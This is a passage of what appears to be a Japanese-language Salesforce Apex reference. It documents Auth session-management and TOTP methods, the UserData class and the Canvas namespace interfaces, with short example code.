いいえ	N/A	`false`

isIpAllowedForProfile(profileId, ipAddress)

特定の IP アドレスが、特定のプロファイルの信頼済み IP 範囲内かどうかを示します。

署名

```
public static Boolean isIpAllowedForProfile(String profileId, String ipAddress)
```

パラメータ

profileId
型: String

現在のユーザのプロファイル ID である 15 文字の英数字文字列。

ipAddress
型: String

検証する IP アドレス。

戻り値

型: Boolean

使用方法

信頼済み IP 範囲が定義されていない場合は `true` を返し、IP アドレスまたはプロファイル ID が無効な場合は例外を発生させます。

信頼済み IP 範囲が存在するか?	ユーザは信頼済み IP 範囲内か?	戻り値
はい	はい	`true`
はい	いいえ	`false`
いいえ	N/A	`true`

setSessionLevel(level)

ユーザの現在のセッションのセキュリティレベルを設定します。

署名

```
public static Void setSessionLevel(Auth.SessionLevel level)
```

パラメータ

level
型: Auth.SessionLevel

ユーザに割り当てるセッションセキュリティレベル。各レベルの意味は、各組織の [セッションの設定] でカスタマイズできます。たとえば、2 要素認証または特定の ID プロバイダで認証されたユーザにのみ [高保証] レベルを適用するように設定できます。

戻り値

型: Void

使用方法

この設定は、Visualforce、Salesforce Files Sync、UI アクセスなど、現在のセッションに関連付けられたすべてのセッションのセッションレベルに影響を与えます。

例

次に、セッションレベルを設定するためのクラスの例を示します。

```
public class RaiseSessionLevel{

    public void setLevelHigh() {
```

```
        Auth.SessionManagement.setSessionLevel(Auth.SessionLevel.HIGH_ASSURANCE);
    }
    public void setLevelStandard() {
        Auth.SessionManagement.setSessionLevel(Auth.SessionLevel.STANDARD);
    }
}
```

validateTotpTokenForKey(sharedKey, totpCode)

特定の時間ベースのワンタイムパスワード (TOTP) コード (トークン) が特定の共有鍵に対して有効かどうかを示します。

署名

```
public static Boolean validateTotpTokenForKey(String sharedKey, String totpCode)
```

パラメータ

sharedKey
型: String
共有 (秘密) 鍵。*sharedKey* は、20 バイトの共有鍵の base32 符号化文字列である必要があります。

totpCode
型: String
検証する時間ベースのワンタイムパスワード (TOTP) コード。

戻り値

型: Boolean

使用方法

鍵が無効か存在しない場合、このメソッドではそれぞれ、無効なパラメータ値またはデータが見つからないという例外を発生させます。現在のユーザのトークン検証試行回数が制限の 10 回を超えた場合、このメソッドはセキュリティ例外を発生させます。

validateTotpTokenForUser(totpCode)

特定の時間ベースのワンタイムパスワード (TOTP) コード (トークン) が現在のユーザに対して有効かどうかを示します。

署名

```
public static Boolean validateTotpTokenForUser(String totpCode)
```

パラメータ

totpCode

型: String

検証する時間ベースのワンタイムパスワード (TOTP) コード。

戻り値

型: Boolean

使用方法

現在のユーザに TOTP コードがない場合、このメソッドは例外を発生させます。現在のユーザの検証試行回数が制限を超えた場合、このメソッドは例外を発生させます。

SessionLevel 列挙

`Auth.SessionLevel` Enum 値は、`SessionManagement.setSessionLevel` メソッドで使用されます。

名前空間

Auth

Enum 値

値	説明
`LOW`	現在のセッションに対するユーザのセキュリティレベルが最低限の要件を満たします。 メモ: この Low レベルは、Salesforce UI で利用不可能であり、使用されません。Salesforce UI を介したユーザセッションは、標準または高保証です。このレベルは API を使用して設定できますが、このレベルに割り当てられたユーザは、Salesforce 組織で使用できる機能が制限され、またどの機能を使用できるかを判断することができません。
`STANDARD`	現在のセッションに対するユーザのセキュリティレベルが、現在の組織のセッションセキュリティレベルの標準の要件セットを満たします。
`HIGH_ASSURANCE`	現在のセッションに対するユーザのセキュリティレベルが、現在の組織のセッションセキュリティレベルの高保証の要件セットを満たします。

使用方法

セッションレベルのセキュリティは、接続アプリケーションやレポートなど、このセキュリティをサポートする機能へのユーザのアクセス権を制御します。たとえば、組織のセッション設定をカスタマイズして、ユーザに2要素認証を使用したログインを要求し、高保証のセッションを確立します。次に、接続アプリケーションの設定でセッションレベルを高保証 (High Assurance) にすることで、特定の接続アプリケーションへのアクセスを制限できます。

UserData クラス

`Auth.RegistrationHandler` のユーザ情報を保存します。

名前空間

Auth

このセクションの内容:

UserData コンストラクタ

`UserData` のコンストラクタは次のとおりです。

このセクションの内容:

UserData(userId, firstName, lastName, fullName, email, link, userName, locale, provider, siteLoginUrl, attributeMap)

指定された引数を使用して、`Auth.UserData` クラスの新しいインスタンスを作成します。

署名

```
public UserData(String userId, String firstName, String lastName, String fullName,
String email, String link, String userName, String locale, String provider, String
siteLoginUrl, Map<String,String> attributeMap)
```

パラメータ

userId
型: String

Facebook ユーザ番号や Salesforce ユーザ ID など、サードパーティが発行する認証済みユーザの識別子。

firstName
型: String

サードパーティによる認証済みユーザの名。

lastName
型: String

サードパーティによる認証済みユーザの姓。

fullName
型: String

サードパーティによる認証済みユーザの氏名。

email
型: String

サードパーティによる認証済みユーザのメールアドレス。

link
型: String

`https://www.facebook.com/MyUsername` **などの、認証済みユーザの固定リンク。**

userName
型: String

サードパーティにおける認証済みユーザのユーザ名。

locale
型: String

認証ユーザの標準ロケール文字列。

provider
型: String

Facebook **または** Janrain **など、ログインに使用するサービス。**

siteLoginUrl
型: String

サイトで使用される場合は、渡されるサイトログインページの URL**、それ以外の場合は** `null`**。**

attributeMap
型: Map<String, String>

ハンドラが標準でない値にアクセスする必要がある場合に使用する、サードパーティによるデータの対応付け。たとえば、プロバイダとして Janrain **を使用する場合、**Janrain **がその** `accessCredentials` **辞書で返す項目は** `attributeMap` **に配置されます。これらの項目はプロバイダによって異なります。**

UserData プロパティ

`UserData` **のプロパティは次のとおりです。**

このセクションの内容:

identifier

Facebook ユーザ番号や Salesforce ユーザ ID など、サードパーティが発行する認証済みユーザの識別子。

署名

```
public String identifier {get; set;}
```

プロパティ値

型: String

firstName

サードパーティによる認証済みユーザの名。

署名

```
public String firstName {get; set;}
```

プロパティ値

型: String

lastName

サードパーティによる認証済みユーザの姓。

署名

```
public String lastName {get; set;}
```

プロパティ値

型: String

fullName

サードパーティによる認証済みユーザの氏名。

署名

```
public String fullName {get; set;}
```

プロパティ値

型: String

email

サードパーティによる認証済みユーザのメールアドレス。

署名

```
public String email {get; set;}
```

プロパティ値

型: String

link

`https://www.facebook.com/MyUsername` などの、認証済みユーザの固定リンク。

署名

```
public String link {get; set;}
```

プロパティ値

型: String

username

サードパーティにおける認証済みユーザのユーザ名。

署名

```
public String username {get; set;}
```

プロパティ値

型: String

locale

認証ユーザの標準ロケール文字列。

署名

```
public String locale {get; set;}
```

プロパティ値

型: String

provider

Facebook または Janrain など、ログインに使用するサービス。

署名

```
public String provider {get; set;}
```

プロパティ値

型: String

siteLoginUrl

サイトで使用される場合は、渡されるサイトログインページの URL、それ以外の場合は `null`。

署名

```
public String siteLoginUrl {get; set;}
```

プロパティ値

型: String

attributeMap

ハンドラが標準でない値にアクセスする必要がある場合に使用する、サードパーティによるデータの対応付け。たとえば、プロバイダとして Janrain を使用する場合、Janrain がその `accessCredentials` 辞書で返す項目は `attributeMap` に配置されます。これらの項目はプロバイダによって異なります。

署名

```
public Map<String, String> attributeMap {get; set;}
```

プロパティ値

型: Map<String, String>

Canvas 名前空間

`Canvas` 名前空間は、Salesforce のキャンバスアプリケーションのインターフェースとクラスを提供します。

`Canvas` 名前空間のインターフェースとクラスを次に示します。

このセクションの内容:

テストクラス
Canvas クラスの自動テスト用のメソッドが含まれます。

キャンバスの例外
Canvas 名前空間には、例外クラスが含まれています。

ApplicationContext インターフェース

このインターフェースは、アプリケーションのバージョンやURLなど、アプリケーションのコンテキスト情報を取得するために使用します。

名前空間

Canvas

使用方法

ApplicationContext インターフェースには、表示されているキャンバスアプリケーションに関するアプリケーション情報を取得するメソッドがあります。大部分のメソッドは参照のみです。このインターフェースでは、実装を作成する必要はありません。Salesforce で提供されるデフォルトの実装を使用します。

このセクションの内容:

ApplicationContext メソッド

ApplicationContext のメソッドは次のとおりです。

このセクションの内容:

getCanvasUrl()

キャンバスアプリケーションの完全修飾 URL を取得します。

署名

```
public String getCanvasUrl()
```

戻り値

型: String

使用方法

このメソッドを使用して、キャンバスアプリケーションの URL (`http://instance.salesforce.com:8080/canvas_app_path/canvas_app.jsp` など) を取得します。

getDeveloperName()

キャンバスアプリケーションの内部 API 名を取得します。

署名

```
public String getDeveloperName()
```

戻り値

型: String

使用方法

このメソッドを使用して、キャンバスアプリケーションの API 名を取得します。接続アプリケーションを作成してキャンバスアプリケーションを公開するときは、`[API 参照名]` 項目にこの値を指定します。

getName()

キャンバスアプリケーションの名前を取得します。

署名

```
public String getName()
```

戻り値

型: String

使用方法

このメソッドを使用して、キャンバスアプリケーションの名前を取得します。

getNamespace()

キャンバスアプリケーションの名前空間プレフィックスを取得します。

署名

```
public String getNamespace()
```

戻り値

型: String

使用方法

このメソッドを使用して、キャンバスアプリケーションと関連付けられたSalesforce名前空間プレフィックスを取得します。

getVersion()

キャンバスアプリケーションの現在のバージョンを取得します。

署名

```
public String getVersion()
```

戻り値

型: String

使用方法

このメソッドを使用して、キャンバスアプリケーションの現在のバージョンを取得します。組織のキャンバスアプリケーションを更新および再公開すると、この値が変化します。Developer Edition組織の場合、このメソッドを使用すると、常に最新バージョンが返されます。

setCanvasUrlPath(newPath)

現在の要求の間、キャンバスアプリケーションのURLを上書きします。

署名

```
public void setCanvasUrlPath(String newPath)
```

パラメータ

newPath
型: String

キャンバスアプリケーションのURLを上書きするために使用する必要があるURL(ドメインは含まない)。

戻り値

型: Void

使用方法

このメソッドを使用して、キャンバスアプリケーションのURLパスおよびクエリ文字列を上書きします。指定された URL 文字列は元のキャンバス URL ドメインに追加されるため、完全修飾 URL は指定しないでください。

たとえば、現在のキャンバスアプリケーション URL が `https://myserver.com:6000/myAppPath` の場合、`setCanvasUrlPath('/alternatePath/args?arg1=1&arg2=2')` をコールすると、調整されたキャンバスアプリケーション URL は `https://myserver.com:6000/alternatePath/args?arg1=1&arg2=2` になります。

指定されたパスが不正な形式の URL、または 2,048 文字を超える URL になる場合、System.CanvasException が発生します。

このメソッドでは、現在の要求のキャンバスアプリケーション URL が上書きされますが、UI で Salesforce キャンバスアプリケーションを設定するときのようにキャンバスアプリケーション URL が永続的に変更されるわけではありません。

CanvasLifecycleHandler インターフェース

このインターフェースは、アプリケーションの表示フェーズの間、コンテキスト情報を制御し、カスタムの動作を追加するために実装します。

名前空間

Canvas

使用方法

このインターフェースを使用して、`excludeContextTypes()` メソッドを実装してアプリケーションに提供するキャンバスコンテキスト情報を指定します。`onRender()` メソッドを実装してアプリケーションが表示される場合、このインターフェースを使用してカスタムコードをコールします。

このインターフェースを実装する場合、`excludeContextTypes()` および `onRender()` を実装する必要があります。

実装例

次の例では、組織のコンテキスト情報を除外するように指定し、アプリケーションの表示時にデバッグメッセージを出力する CanvasLifecycleHandler の単純な実装を示します。

```
public class MyCanvasListener

implements Canvas.CanvasLifecycleHandler{

    public Set<Canvas.ContextTypeEnum> excludeContextTypes(){
```

```
        Set<Canvas.ContextTypeEnum> excluded = new Set<Canvas.ContextTypeEnum>();
        excluded.add(Canvas.ContextTypeEnum.ORGANIZATION);
        return excluded;
    }

    public void onRender(Canvas.RenderContext renderContext){
        System.debug('Canvas lifecycle called.');
    }
}
```

このセクションの内容:

CanvasLifecycleHandler メソッド

CanvasLifecycleHandler のメソッドは次のとおりです。

このセクションの内容:

excludeContextTypes()

アプリケーションで不要な場合、CanvasRequest コンテキストの部分を実装から除外します。

署名

```
public Set<Canvas.ContextTypeEnum> excludeContextTypes()
```

戻り値

型: SET<Canvas.ContextTypeEnum>

このメソッドでは、null または 0 個以上の ContextTypeEnum 値が返されます。デフォルトでは、null が返されると、すべての属性が有効になります。設定できる ContextTypeEnum 値は、次のとおりです。

- Canvas.ContextTypeEnum.ORGANIZATION

- Canvas.ContextTypeEnum.RECORD_DETAIL
- Canvas.ContextTypeEnum.USER

これらの値についての詳細は、「ContextTypeEnum 列挙」 (ページ 825)を参照してください。

使用方法

このメソッドを実装して、キャンバスアプリケーションのコンテキストで無効にする属性を指定します。disabled 属性により、関連するキャンバスコンテキスト情報が null に設定されます。

属性を無効にすると、署名付き要求およびキャンバスコンテキストのサイズが減少するため、パフォーマンスを高められます。また、Salesforce で disabled 属性を取得する必要がなくなり、パフォーマンスが大幅に向上します。

CanvasRequest で提供される Context オブジェクトのコンテキスト情報についての詳細は、*『Force.com Canvas 開発者ガイド』*を参照してください。

例

この実装例では、キャンバスコンテキストで組織情報が無効になるように指定します。

```
public Set<Canvas.ContextTypeEnum> excludeContextTypes() {

    Set<Canvas.ContextTypeEnum> excluded = new Set<Canvas.ContextTypeEnum>();

    excluded.add(Canvas.ContextTypeEnum.ORGANIZATION);

    return excluded;

}
```

onRender(renderContext)

キャンバスアプリケーションの表示時に呼び出されます。アプリケーション表示フェーズの間、キャンバスアプリケーションおよび環境のコンテキスト情報を設定および取得する機能を提供します。

署名

```
public void onRender(Canvas.RenderContext renderContext)
```

パラメータ

renderContext
型: Canvas.RenderContext

戻り値

型: Void

使用方法

実装すると、キャンバスアプリケーションが表示されるたびにこのメソッドがコールされます。この実装では、指定された Canvas.RenderContext を使用して、コンテキスト情報を設定および取得できます。

このメソッドは、クライアントが署名付き要求またはコンテキスト情報を取得するたびにコールされます。署名付き要求認証についての詳細は、 『*Force.com Canvas 開発者ガイド*』を参照してください。

例

この実装例では、キャンバスアプリケーションの表示時に「Canvas lifecycle called.」をデバッグログに出力します。

```
public void onRender(Canvas.RenderContext renderContext) {

    System.debug('Canvas lifecycle called.');

}
```

ContextTypeEnum 列挙

キャンバスアプリケーションコンテキストデータから除外できるコンテキストデータを示します。`CanvasLifecycleHandler` 実装の `excludeContextTypes()` メソッドで除外するコンテキスト種別を指定します。

名前空間

Canvas

Enum 値

値	説明
`ORGANIZATION`	キャンバスアプリケーションが実行されている組織に関するコンテキスト情報を除外します。
`RECORD_DETAIL`	キャンバスアプリケーションが表示されるオブジェクトレコードに関するコンテキスト情報を除外します。
`USER`	現在のユーザに関するコンテキスト情報を除外します。

EnvironmentContext インターフェース

このインターフェースは、アプリケーションの表示場所や設定パラメータなど、環境のコンテキスト情報を取得するために使用します。

名前空間

Canvas

使用方法

`EnvironmentContext` インターフェースには、現在のキャンバスアプリケーションに関する環境情報を取得するメソッドがあります。このインターフェースでは、実装を作成する必要はありません。Salesforce で提供されるデフォルトの実装を使用します。

このセクションの内容:

EnvironmentContext メソッド

`EnvironmentContext` のメソッドは次のとおりです。

このセクションの内容:

addEntityField(fieldName)

オブジェクト上に配置された Visualforce ページにコンポーネントが表示されると署名付き要求のレコードオブジェクトで返されるオブジェクト項目のリストに項目を追加します。

署名

```
public void addEntityField(String fieldName)
```

パラメータ

fieldName

型: String

返される項目のリストに追加する必要があるオブジェクト項目名。「*」を使用すると、ユーザに参照権限のあるすべての項目が追加されます。

戻り値

型: Void

使用方法

<apex:canvasApp> コンポーネントを使用して Visualforce ページにキャンバスアプリケーションを表示し、そのページがオブジェクトに関連付けられている場合(ページレイアウトへの配置など)、関連するオブジェクトから返される項目を指定できます。Record オブジェクトについての詳細は、『*Force.com Canvas 開発者ガイド*』を参照してください。

`addEntityField()` を使用して、署名付き要求 Record オブジェクトで返されるオブジェクト項目のリストに項目を追加します。デフォルトでは、項目のリストに ID が含まれます。名前で項目を追加したり、`addEntityField('*')` をコールして、ユーザに参照権限のあるすべての項目を追加したりできます。

Canvas.EnvironmentContext.`getEntityFields()` を使用して、設定された項目リストを調べることができます。

例

この例では、Name および BillingAddress 項目をオブジェクト項目のリストに追加します。この例では、取引先ページレイアウトに関連付けられた Visualforce ページにキャンバスアプリケーションが表示されることを前提としています。

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();



// Add Name and BillingAddress to fields (assumes we'll run from the Account detail page)

env.addEntityField('Name');

env.addEntityField('BillingAddress');
```

addEntityFields(fieldNames)

オブジェクト上に配置された Visualforce ページにコンポーネントが表示されると署名付き要求のレコードオブジェクトで返されるオブジェクト項目のリストに項目のセットを追加します。

署名

```
public void addEntityFields(Set<String> fieldNames)
```

パラメータ

fieldNames

型: SET<String>

返される項目のリストに追加する必要があるオブジェクト項目名のセット。セットの項目が「*」の場合、ユーザに参照権限のあるすべての項目が追加されます。

戻り値

型: Void

使用方法

<apex:canvasApp> コンポーネントを使用して Visualforce ページにキャンバスアプリケーションを表示し、そのページがオブジェクトに関連付けられている場合(ページレイアウトへの配置など)、関連するオブジェクトから返される項目を指定できます。Record オブジェクトについての詳細は、『*Force.com Canvas 開発者ガイド*』を参照してください。

addEntityFields() を使用して、署名付き要求 Record オブジェクトで返されるオブジェクト項目のリストに 1 つ以上の項目のセットを追加します。デフォルトでは、項目のリストに ID が含まれます。名前で項目を追加したり、いずれかの文字列として「*」が含まれるセットを追加して、ユーザに参照権限のあるすべての項目を追加したりできます。

Canvas.EnvironmentContext.getEntityFields() を使用して、設定された項目リストを調べることができます。

例

この例では、Name、BillingAddress、および YearStarted 項目をオブジェクト項目のリストに追加します。この例では、取引先ページレイアウトに関連付けられた Visualforce ページにキャンバスアプリケーションが表示されることを前提としています。

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();



// Add Name, BillingAddress and YearStarted to fields (assumes we'll run from the Account
 detail page)

Set<String> fields = new Set<String>{'Name','BillingAddress','YearStarted'};

env.addEntityFields(fields);
```

getDisplayLocation()

キャンバスアプリケーションをコールしている表示場所を取得します。たとえば、値 Visualforce は、キャンバスアプリケーションが Visualforce ページからコールされたことを示します。

署名

```
public String getDisplayLocation()
```

戻り値

型: String

戻り値は、次の文字列のいずれかとなります。

- Chatter — キャンバスアプリケーションが Chatter タブからコールされました。
- ChatterFeed — キャンバスアプリケーションが Chatter キャンバスフィード項目からコールされました。
- MobileNav — キャンバスアプリケーションが Salesforce1 のナビゲーションメニューからコールされました。
- OpenCTI — キャンバスアプリケーションが Open CTI コンポーネントからコールされました。
- PageLayout — キャンバスアプリケーションがページレイアウト内の要素からコールされました。displayLocation が PageLayout の場合、subLocation のいずれかの値が返される可能性があります。
- Publisher — キャンバスアプリケーションがキャンバスカスタムクイックアクションからコールされました。
- ServiceDesk — キャンバスアプリケーションが Salesforce コンソールコンポーネントからコールされました。
- Visualforce — キャンバスアプリケーションが Visualforce ページからコールされました。
- None — キャンバスアプリケーションがキャンバスアプリケーションのプレビューアからコールされました。

使用方法

このメソッドを使用して、キャンバスアプリケーションの表示場所を取得します。

getEntityFields()

オブジェクト上に配置された Visualforce ページにコンポーネントが表示されると署名付き要求のレコードオブジェクトで返されるオブジェクト項目のリストを取得します。

署名

```
public List<String> getEntityFields()
```

戻り値

型: LIST<String>

使用方法

<apex:canvasApp> コンポーネントを使用して Visualforce ページにキャンバスアプリケーションを表示し、そのページがオブジェクトに関連付けられている場合(ページレイアウトへの配置など)、関連するオブジェクト

から返される項目を指定できます。Record オブジェクトについての詳細は、『Force.com Canvas 開発者ガイド』を参照してください。

getEntityFields() を使用して、署名付き要求 Record オブジェクトで返されるオブジェクト項目のリストを取得します。デフォルトでは、項目のリストに ID が含まれます。Canvas.EnvironmentContext.addEntityField(fieldName) または Canvas.EnvironmentContext.addEntityFields(fieldNames) メソッドを使用して、項目のリストを設定できます。

例

この例では、オブジェクト項目の現在のリストを取得し、リストの各項目を取得して各項目名をデバッグログに出力します。

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();



List<String> entityFields = env.getEntityFields();

for (String fieldVal : entityFields) {

    System.debug('Environment Context entityField: ' + fieldVal);

}
```

このライフサイクルコードを使用するキャンバスアプリケーションが取引先の詳細ページから実行された場合、デバッグログ出力は次のようになります。

```
Environment Context entityField: Id
```

getLocationUrl()

キャンバスアプリケーションの場所の URL を取得します。

署名

```
public String getLocationUrl()
```

戻り値

型: String

使用方法

このメソッドを使用して、ユーザがキャンバスアプリケーションにアクセスしたページの URL を取得します。たとえば、ユーザが Chatter タブのリンクをクリックしてアプリケーションにアクセスした場合、このメソッドでは Chatter タブの URL が返され、「https://na1.salesforce.com/_ui/core/chatter/ui/ChatterPage」のようになります。

getParametersAsJSON()

キャンバスアプリケーションの現在のカスタムパラメータを取得します。パラメータは JSON 文字列として返されます。

署名

```
public String getParametersAsJSON()
```

戻り値

型: String

使用方法

このメソッドを使用して、キャンバスアプリケーションの現在のカスタムパラメータを取得します。パラメータは、System.JSON.deserializeUntyped(jsonString) メソッドを使用して並列化できる JSON 文字列で返されます。

カスタムパラメータは、Canvas.EnvironmentContext.setParametersAsJSON(jsonString) 文字列を使用して変更できます。

例

この例では、現在のカスタムパラメータを取得し、対応付けに並列化して、結果をデバッグログに出力します。

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();



// Get current custom params

Map<String, Object> currentParams =

    (Map<String, Object>) JSON.deserializeUntyped(env.getParametersAsJSON());

System.debug('Environment Context custom paramters: ' + currentParams);
```

getSublocation()

キャンバスアプリケーションをコールしている下位の表示場所を取得します。

署名

```
public String getSublocation()
```

戻り値

型: String

戻り値は、次の文字列のいずれかとなります。

- S1MobileCardFullview — キャンバスアプリケーションがモバイルカードからコールされました。
- S1MobileCardPreview — キャンバスアプリケーションがモバイルカードプレビューからコールされました。アプリケーションを開くには、プレビューをクリックする必要があります。
- S1RecordHomePreview — キャンバスアプリケーションがレコード詳細ページプレビューからコールされました。 アプリケーションを開くには、プレビューをクリックする必要があります。
- S1RecordHomeFullview — キャンバスアプリケーションがページレイアウトからコールされました。

使用方法

このメソッドを使用して、キャンバスアプリケーションの下位の表示場所を取得します。主表示場所がモバイルデバイスで表示できる場合にのみ使用します。

setParametersAsJSON(jsonString)

キャンバスアプリケーションのカスタムパラメータを設定します。

署名

```
public void setParametersAsJSON(String jsonString)
```

パラメータ

jsonString

型: String

設定する必要があるカスタムパラメータ (JSON 形式の文字列に逐次化される)。

戻り値

型: Void

使用方法

このメソッドを使用して、キャンバスアプリケーションの現在のカスタムパラメータを設定します。パラメータは JSON 文字列で指定する必要があります。System.JSON.serialize(objectToSerialize) メソッドを使用して、対応付けを JSON 文字列に逐次化できます。

カスタムパラメータを設定すると、現在の要求に設定されているカスタムパラメータが上書きされます。現在のカスタムパラメータを変更する必要がある場合、まず getParametersAsJSON() を使用して現在のカスタムパラメータのセットを取得し、必要に応じて、取得したパラメータセットを変更します。次に、変更したこのセットを setParametersAsJSON() へのコールで使用します。

指定された JSON 文字列が 32KB を超えると、System.CanvasException が発生します。

例

この例では、現在のカスタムパラメータを取得し、「TESTVALUE」の値で新しい `newCustomParam` パラメータを追加して、現在のカスタムパラメータを設定します。

```
Canvas.EnvironmentContext env = renderContext.getEnvironmentContext();



// Get current custom params

Map<String, Object> previousParams =

    (Map<String, Object>) JSON.deserializeUntyped(env.getParametersAsJSON());



// Add a new custom param

previousParams.put('newCustomParam','TESTVALUE');



// Now replace the parameters with the current parameters plus our new custom param

env.setParametersAsJSON(JSON.serialize(previousParams));
```

RenderContext インターフェース

アプリケーションと環境のコンテキスト情報を取得するために使用されるラッパーインターフェースです。

名前空間

Canvas

使用方法

このインターフェースを使用して、キャンバスアプリケーションのアプリケーションおよび環境コンテキスト情報を取得します。このインターフェースでは、実装を作成する必要はありません。Salesforce で提供されるデフォルトの実装を使用します。

このセクションの内容:

RenderContext メソッド

`RenderContext` のメソッドは次のとおりです。

このセクションの内容:

getApplicationContext()

アプリケーションのコンテキスト情報を取得します。

署名

```
public Canvas.ApplicationContext getApplicationContext()
```

戻り値

型: Canvas.ApplicationContext

使用方法

このメソッドを使用して、キャンバスアプリケーションのアプリケーションコンテキスト情報を取得します。

例

CanvasLifecycleHandler onRender() メソッドの次の実装例では、指定された RenderContext を使用して、アプリケーションコンテキスト情報を取得し、名前空間、バージョン、およびアプリケーション URL を確認します。

```
public void onRender(Canvas.RenderContext renderContext){

    Canvas.ApplicationContext app = renderContext.getApplicationContext();

    if (!'MyNamespace'.equals(app.getNamespace())){

        // This application is installed, add code as needed

        ...

    }


    // Check the application version

    Double currentVersion = Double.valueOf(app.getVersion());


    if (currentVersion <= 5){

        // Add version specific code as needed
```

```
        ...
        // Tell the canvas application to operate in deprecated mode
        app.setCanvasUrlPath('/canvas?deprecated=true');
    }
}
```

getEnvironmentContext()

環境のコンテキスト情報を取得します。

署名

```
public Canvas.EnvironmentContext getEnvironmentContext()
```

戻り値

型: Canvas.EnvironmentContext

使用方法

このメソッドを使用して、キャンバスアプリケーションの環境コンテキスト情報を取得します。

例

CanvasLifecycleHandler onRender() メソッドの次の実装例では、指定された RenderContext を使用して、環境コンテキスト情報を取得し、カスタムパラメータを変更します。

```
public void onRender(Canvas.RenderContext renderContext) {
   Canvas.EnvironmentContext env =
        renderContext.getEnvironmentContext();

    // Retrieve the custom params
    Map<String, Object> previousParams = (Map<String, Object>)
          JSON.deserializeUntyped(env.getParametersAsJSON());

    previousParams.put('param1',1);
    previousParams.put('param2',3.14159);
```

```
    ...


    // Now, add in some opportunity record IDs
    Opportunity[] o = [select id, name from opportunity];
    previousParams.put('opportunities',o);


    // Now, replace the parameters
    env.setParametersAsJSON(JSON.serialize(previousParams));
}
```

テストクラス

Canvas クラスの自動テスト用のメソッドが含まれます。

名前空間

Canvas

使用方法

このクラスを使用して、疑似テストデータで Canvas.CanvasLifecycleHandler の実装をテストします。疑似アプリケーションおよび環境コンテキストデータでテスト Canvas.RenderContext を作成し、このデータを使用して、CanvasLifecycleHandler が正しく呼び出されているかどうかを確認できます。

このセクションの内容:

テスト定数
テストクラスには、疑似アプリケーションおよび環境コンテキストデータを設定するときにキーとして使用される定数があります。

Test メソッド
テストクラスには、テストコンテキストを作成し、疑似データを使用して CanvasLifecycleHandler を呼び出すためのメソッドがあります。

テスト定数

テストクラスには、疑似アプリケーションおよび環境コンテキストデータを設定するときにキーとして使用される定数があります。

Canvas.Test.mockRenderContext(applicationContextTestValues, environmentContextTestValues) をコールする場合、疑似アプリケーションおよび環境コンテキストデータを表すキー - 値のペアの対応付けを指定する必要があります。テストクラスには、アプリケーションおよび環境コンテキストのさまざまな部分のキーとして使用できる静的定数文字列があります。

定数	説明
KEY_CANVAS_URL	ApplicationContext のキャンバスアプリケーションの URL キーを表します。
KEY_DEVELOPER_NAME	ApplicationContext のキャンバスアプリケーションの開発者または API 名キーを表します。
KEY_DISPLAY_LOCATION	EnvironmentContext のキャンバスアプリケーションの表示場所キーを表します。
KEY_LOCATION_URL	EnvironmentContext のキャンバスアプリケーションの場所の URL キーを表します。
KEY_NAME	ApplicationContext のキャンバスアプリケーションの名前キーを表します。
KEY_NAMESPACE	ApplicationContext のキャンバスアプリケーションの名前空間キーを表します。
KEY_SUB_LOCATION	EnvironmentContext のキャンバスアプリケーションの下位の場所キーを表します。
KEY_VERSION	ApplicationContext のキャンバスアプリケーションのバージョンキーを表します。

Test メソッド

テストクラスには、テストコンテキストを作成し、疑似データを使用して CanvasLifecycleHandler を呼び出すためのメソッドがあります。

Test のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

mockRenderContext(applicationContextTestValues, environmentContextTestValues)

指定されたアプリケーションおよび環境コンテキストパラメータに基づいてテストの Canvas.RenderContext を作成して返します。

署名

```
public static Canvas.RenderContext mockRenderContext(Map<String,String>
applicationContextTestValues, Map<String,String> environmentContextTestValues)
```

パラメータ

applicationContextTestValues

型: Map<String,String>

疑似アプリケーションコンテキストデータを提供するキー - 値のペアの対応付けを指定します。Canvas.Test **で提供される定数をキーとして使用します。このパラメータに** `null` **が指定されると、キャンバスフレームワークでデフォルトの疑似アプリケーションコンテキスト値が生成されます。**

environmentContextTestValues

型: Map<String,String>

疑似環境コンテキストデータを提供するキー - 値のペアの対応付けを指定します。Canvas.Test **で提供される定数をキーとして使用します。このパラメータに** `null` **が指定されると、キャンバスフレームワークでデフォルトの疑似環境コンテキスト値が生成されます。**

戻り値

型: Canvas.RenderContext

使用方法

このメソッドを使用して、疑似 Canvas.RenderContext **を作成します。**Canvas.CanvasLifecycleHandler **実装をテストする** Canvas.Test.testCanvasLifecycle(lifecycleHandler, mockRenderContext) **へのコールで、返される** RenderContext **を使用します。**

例

次の例では、疑似アプリケーションおよび環境コンテキストデータを表す対応付けを作成し、テスト Canvas.RenderContext **を生成します。このテスト** RenderContext **は、** Canvas.Test.testCanvasLifecycle(lifecycleHandler, mockRenderContext) **へのコールで使用できます。**

```
Map<String,String> appValues = new Map<String,String>();

appValues.put(Canvas.Test.KEY_NAMESPACE,'alternateNamespace');

appValues.put(Canvas.Test.KEY_VERSION,'3.0');



Map<String,String> envValues = new Map<String,String>();

envValues.put(Canvas.Test.KEY_DISPLAY_LOCATION,'Chatter');

envValues.put(Canvas.Test.KEY_LOCATION_URL,'https://na1.salesforce.com/_ui/core/chatter/ui/ChatterPage');
```

```
Canvas.RenderContext mock = Canvas.Test.mockRenderContext(appValues,envValues);
```

testCanvasLifecycle(lifecycleHandler, mockRenderContext)

指定された RenderContext で CanvasLifecycleHandler を呼び出すためにキャンバステストフレームワークをコールします。

署名

```
public static Void testCanvasLifecycle(Canvas.CanvasLifecycleHandler
lifecycleHandler,Canvas.RenderContext mockRenderContext)
```

パラメータ

lifecycleHandler

型: Canvas.CanvasLifecycleHandler

呼び出す必要がある CanvasLifecycleHandler 実装を指定します。

mockRenderContext

型: Canvas.RenderContext

呼び出された CanvasLifecycleHandler に提供する必要がある RenderContext 情報を指定します。このパラメータに `null` が指定されると、キャンバスフレームワークでデフォルトの疑似 RenderContext が生成および使用されます。

戻り値

型: Void

使用方法

このメソッドを使用して、指定した疑似 Canvas.RenderContext で Canvas.CanvasLifecycleHandler.`onRender(renderContext)` の実装を呼び出します。

例

次の例では、疑似アプリケーションおよび環境コンテキストデータを表す対応付けを作成し、テスト Canvas.RenderContext を生成します。その後、このテスト RenderContext は、Canvas.CanvasLifecycleHandler を呼び出すために使用されます。

```
// Set some application context data in a Map

Map<String,String> appValues = new Map<String,String>();

appValues.put(Canvas.Test.KEY_NAMESPACE,'alternateNamespace');

appValues.put(Canvas.Test.KEY_VERSION,'3.0');
```

```
